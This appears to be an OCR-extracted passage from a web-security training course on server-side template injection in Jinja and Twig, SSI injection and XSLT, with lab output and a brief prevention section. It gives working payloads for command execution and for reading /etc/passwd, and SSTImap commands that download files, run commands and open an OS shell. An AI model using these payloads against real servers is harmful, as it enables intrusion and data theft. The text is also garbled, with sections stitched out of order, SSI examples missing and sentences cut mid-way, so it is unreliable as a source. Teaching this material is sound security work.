backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin !

Your IP: 172.17.0.1

Current Time: 2024-05-03 07:09:33
```

Remote Code Execution (RCE)

To achieve remote code execution in Python, we can use functions provided by the `os` library, such as `system` or `popen`. However, if the web application has not already imported this library, we must first import it by calling the built-in function `import`. This results in the following SSTI payload:

```
{{
self.__init__.__globals__.__builtins__.__import__('os').popen('id').read()
}}
```



Hi uid=0(root) gid=0(root) groups=0(root) !

Your IP: 172.17.0.1

Current Time: 2024-05-03 07:19:43


Exploiting SSTI - Twig

In this section, we will explore another example of SSTI exploitation. In the previous section, we discussed exploiting SSTI in the `Jinja` template engine. This section will discuss exploiting SSTI in the `Twig` template engine. Like in the previous section, we will only focus on the SSTI exploitation and thus assume that the SSTI confirmation and template engine identification have already been done in a previous step. Twig is a template engine for the PHP programming language.

Information Disclosure

In Twig, we can use the `_self` keyword to obtain a little information about the current template:

```
{{ _self }}
```




```
Hi __string_template__f050969002a0e70c537fbc89f966065a!

Your IP: 172.17.0.1

Current Time: 2024-05-03 07:34:00
```

However, as we can see, the amount of information is limited compared to `Jinja`.

Local File Inclusion (LFI)

Reading local files (without using the same way as we will use for RCE) is not possible using internal functions directly provided by Twig. However, the PHP web framework Symfony defines additional Twig filters. One of these filters is file_excerpt and can be used to read local files:

```
{{ "/etc/passwd"|file_excerpt(1,-1) }}
```



```
Hi root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin !
```


Your IP: 172.17.0.1

Current Time: 2024-05-03 07:09:33

Remote Code Execution (RCE)

To achieve remote code execution, we can use a PHP built-in function such as `system`. We can pass an argument to this function by using Twig's `filter` function, resulting in any of the following SSTI payloads:

```
{{ ['id'] | filter('system') }}
```



Hi uid=33(www-data) gid=33(www-data) groups=33(www-data) Array!

Your IP: 172.17.0.1

Current Time: 2024-05-03 07:40:04

Further Remarks

This module explored exploiting SSTI in the `Jinja` and `Twig` template engines. As we have seen, the syntax of each template engine is slightly different. However, the general idea behind SSTI exploitation remains the same. Therefore, exploiting an SSTI in a template engine the attacker is unfamiliar with is often as simple as becoming familiar with the syntax and supported features of that particular template engine. An attacker can achieve this by reading the template engine's documentation. However, there are also SSTI cheat sheets that bundle payloads for popular template engines, such as the PayloadsAllTheThings SSTI CheatSheet.

SSTI Tools of the Trade & Preventing SSTI

This section will showcase tools that can help us identify and exploit SSTI vulnerabilities. Furthermore, we will briefly explore how to prevent these vulnerabilities.

Tools of the Trade

The most popular tool for identifying and exploiting SSTI vulnerabilities is tplmap. However, tplmap is not maintained anymore and runs on the deprecated Python2 version. Therefore, we will use the more modern SSTImap to aid the SSTI exploitation process. We can run it after cloning the repository and installing the required dependencies:

```
git clone https://github.com/vladko312/SSTImap

cd SSTImap

pip3 install -r requirements.txt

python3 sstimap.py

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    ╚══════╩══════╝ ╚═╝ ╚╦╝ |_| |_| |_|\__,_| .__/
                         │ | |
                                            |_|
[*] Version: 1.2.0
[*] Author: @vladko312
[*] Based on Tplmap
[!] LEGAL DISCLAIMER: Usage of SSTImap for attacking targets without prior
mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state,
and federal laws.
Developers assume no liability and are not responsible for any misuse or
damage caused by this program
[*] Loaded plugins by categories: languages: 5; engines: 17;
legacy_engines: 2
[*] Loaded request body types: 4
[-] SSTImap requires target URL (-u, --url), URLs/forms file (--load-urls
/ --load-forms) or interactive mode (-i, --interactive)
```

To automatically identify any SSTI vulnerabilities as well as the template engine used by the web application, we need to provide SSTImap with the target URL:

```
python3 sstimap.py -u http://172.17.0.2/index.php?name=test

<SNIP>

[+] SSTImap identified the following injection point:

  Query parameter: name
  Engine: Twig
  Injection: *
  Context: text
  OS: Linux
  Technique: render
  Capabilities:
    Shell command execution: ok
    Bind and reverse shell: ok
    File write: ok
    File read: ok
    Code evaluation: ok, php code
```

As we can see, SSTImap confirms the SSTI vulnerability and successfully identifies the `Twig` template engine. It also provides capabilities we can use during exploitation. For instance, we can download a remote file to our local machine using the `-D` flag:

```
python3 sstimap.py -u http://172.17.0.2/index.php?name=test -D
'/etc/passwd' './passwd'

<SNIP>

[+] File downloaded correctly
```

Additionally, we can execute a system command using the `-S` flag:

```
python3 sstimap.py -u http://172.17.0.2/index.php?name=test -S id

<SNIP>

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Alternatively, we can use `--os-shell` to obtain an interactive shell:

```
python3 sstimap.py -u http://172.17.0.2/index.php?name=test --os-shell

<SNIP>

[+] Run commands on the operating system.
Linux $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Linux $ whoami
www-data
```

Prevention

To prevent SSTI vulnerabilities, we must ensure that user input is never fed into the call to the template engine's rendering function in the template parameter. This can be achieved by carefully going through the different code paths and ensuring that user input is never added to a template before a call to the rendering function.

Suppose a web application intends to have users modify existing templates or upload new ones for business reasons. In that case, it is crucial to implement proper hardening measures to prevent the takeover of the web server. This process can include hardening the template engine by removing potentially dangerous functions that can be used to achieve remote code execution from the execution environment.

printenv

This directive prints environment variables. It does not take any variables.

config

This directive changes the SSI configuration by specifying corresponding parameters. For instance, it can be used to change the error message using the `errmsg` parameter:

echo

This directive prints the value of any variable given in the `var` parameter. Multiple variables can be printed by specifying multiple `var` parameters. For instance, the following variables are supported:

exec


This directive executes the command given in the `cmd` parameter:

include

This directive includes the file specified in the `virtual` parameter. It

SSI Injection

SSI injection occurs when an attacker can inject SSI directives into a file that is subsequently served by the web server, resulting in the execution of the injected SSI directives. This scenario




Hi vautia!

Your IP: 172.17.0.1

Current Time: Thursday, 02-May-2024 19:12:28 UTC

We can guess that the page supports SSI based on the file extension.



```
Hi uid=33(www-data) gid=33(www-data) groups=33(www-data) !

Your IP: 172.17.0.1

Current Time: Thursday, 02-May-2024 19:16:38 UTC
```

The server successfully executed our injected command. This eXtensible Stylesheet Language Transformation (XSLT) is a language enabling the transformation of XML documents. For instance, it can select specific nodes from an XML document and change the XML structure.

---

eXtensible Stylesheet Language Transformation (XSLT)

Since XSLT operates on XML-based data, we will consider the following sample XML document to explore how XSLT operates:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<fruits>
    <fruit>
        <name>Apple</name>
        <color>Red</color>
        <size>Medium</size>
    </fruit>
    <fruit>
        <name>Banana</name>
        <color>Yellow</color>
        <size>Medium</size>
    </fruit>
    <fruit>
        <name>Strawberry</name>
        <color>Red</color>
        <size>Small</size>
    </fruit>
</fruits>
```

XSLT can be used to define a data format which is subsequently enriched with data from the XML document. XSLT data is structured similarly to XML. However, it contains XSL elements within nodes prefixed with the `xsl`-prefix. The following are some commonly used XSL elements:

- `<xsl:template>`: This element indicates an XSL template. It can contain a `match` attribute that contains a path in the XML document that the template applies to
- `<xsl:value-of>`: This element extracts the value of the XML node specified in the `select` attribute
- `<xsl:for-each>`: This element enables looping over all XML nodes specified in the `select` attribute

For instance, a simple XSLT document used to output all fruits contained within the XML document as well as their color, may look like this:

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
        <xsl:template match="/fruits">
                Here are all the fruits:
                <xsl:for-each select="fruit">
                        <xsl:value-of select="name"/> (<xsl:value-of
select="color"/>)
                </xsl:for-each>
        </xsl:template>
</xsl:stylesheet>
```

As we can see, the XSLT document contains a single `<xsl:template>` XSL element that is applied to the `<fruits>` node in the XML document. The template consists of the static string `Here are all the fruits:` and a loop over all `<fruit>` nodes in the XML document. For each of these nodes, the values of the `<name>` and `<color>` nodes are printed using the `<xsl:value-of>` XSL element. Combining the sample XML document with the above XSLT data results in the following output:

```
Here are all the fruits:
    Apple (Red)
    Banana (Yellow)
    Strawberry (Red)
```

Here are some additional XSL elements that can be used to narrow down further or customize the data from an XML document:

- `<xsl:sort>`: This element specifies how to sort elements in a for loop in the `select` argument. Additionally, a sort order may be specified in the `order` argument
- `<xsl:if>`: This element can be used to test for conditions on a node. The condition is specified in the `test` argument.

For instance, we can use these XSL elements to create a list of all fruits that are of a medium size ordered by their color in descending order:

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
        <xsl:template match="/fruits">
                Here are all fruits of medium size ordered by their color:
                <xsl:for-each select="fruit">
                        <xsl:sort select="color" order="descending" />
                        <xsl:if test="size = 'Medium'">
```

```
                                <xsl:value-of select="name"/> (<xsl:value-
of select="color"/>)
                        </xsl:if>
                </xsl:for-each>
        </xsl:template>
</xsl:stylesheet>
```

This results in the following data:

```
Here are all fruits of medium size ordered by their color:
        Banana (Yellow)
        Apple (Red)
```

XSLT can be used to generate arbitrary output strings. For instance, web applications may use it to embed data from XML documents within an HTML response.

XSLT Injection


As the name suggests, XSLT injection occurs whenever user input is inserted into XSL data before output generation by the XSLT processor. This enables an attacker to inject additional XSL elements into the XSL data, which the XSLT processor will execute during output generation.

Exploiting XSLT Injection

After discussing some basics and use cases for XSLT, let us dive into exploiting XSLT injection vulnerabilities.

Identifying XSLT Injection


Our sample web application displays basic information about some Academy modules:



Hi, here are your favorite Academy modules:

1. Tier 0: **Learning Process** (by Cry0l1t3)
2. Tier 0: **Intro to Academy** (by Haris Pylarinos)
3. Tier 1: **Network Enumeration with Nmap** (by Cry0l1t3)
4. Tier 1: **Introduction to Python 3** (by Fugl)
5. Tier 2: **Hacking WordPress** (by mrb3n)
6. Tier 2: **Cracking Passwords with Hashcat** (by mrb3n)
7. Tier 3: **Kerberos Attacks** (by pixis)
8. Tier 3: **Active Directory Trust Attacks** (by Sentinal)
9. Tier 4: **Secure Coding 101: JavaScript** (by 21y4d)
10. Tier 4: **Active Directory PowerView** (by mrb3n)

At the bottom of the page, we can provide a username that is inserted into the headline at the top of the list:



Hi vautia, here are your favorite Academy modules:

1. Tier 0: **Learning Process** (by Cry0l1t3)
2. Tier 0: **Intro to Academy** (by Haris Pylarinos)
3. Tier 1: **Network Enumeration with Nmap** (by Cry0l1t3)
4. Tier 1: **Introduction to Python 3** (by Fugl)
5. Tier 2: **Hacking WordPress** (by mrb3n)
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
8. Tier 3: **Active Directory Trust Attacks** (by Sentinal)
9. Tier 4: **Secure Coding 101: JavaScript** (by 21y4d)
10. Tier 4: **Active Directory PowerView** (by mrb3n)

Please provide your name to customize your list:

vautia

